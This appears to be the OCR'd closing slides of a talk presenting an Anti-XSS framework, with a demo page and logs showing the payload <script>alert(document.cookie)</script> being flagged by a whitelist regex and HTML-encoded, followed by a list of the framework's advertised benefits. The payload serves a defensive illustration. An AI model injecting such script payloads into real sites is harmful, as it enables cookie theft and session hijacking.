
Anti-XSS Framework Architecture



Anti-XSS Framework in Action



Anti-XSS Framework in Action



Search Results

No results were found for the query:

<script>alert(document.cookie)</script>

Non-Executable

Anti-XSS Framework Logs:

```
[Anti-XSS] VIOLATION: Parameter txtSearch with
value <script>alert(document.cookie)</script> is
classified as malformed by rule ^[a-zA-Z0-9\s.\-]+$

[Anti-XSS] Encoded [Auto] txtSearch from
<script>alert(document.cookie)</script> to
&lt;script&gt;alert&#x28;document.cookie&#x29;&lt;&#x2f;
script&gt;
```

Conclusion

- XSS is very widespread and it has considerable technical and business impacts.
- Do NOT rely solely on blacklists!
- The proposed **Anti-XSS Framework** offers an effective and pragmatic solution featuring:
  - ☑ Ease-of-Deployment/Installation/Customization
  - ☑ Browser-Agnostic
  - ☑ Real-time and Immediate Protection
  - ☑ No Changes/Recompilations Required
  - ☑ Performance
  - ☑ Accuracy
  - ☑ Extensible

Thank You!

Thanks for Listening!

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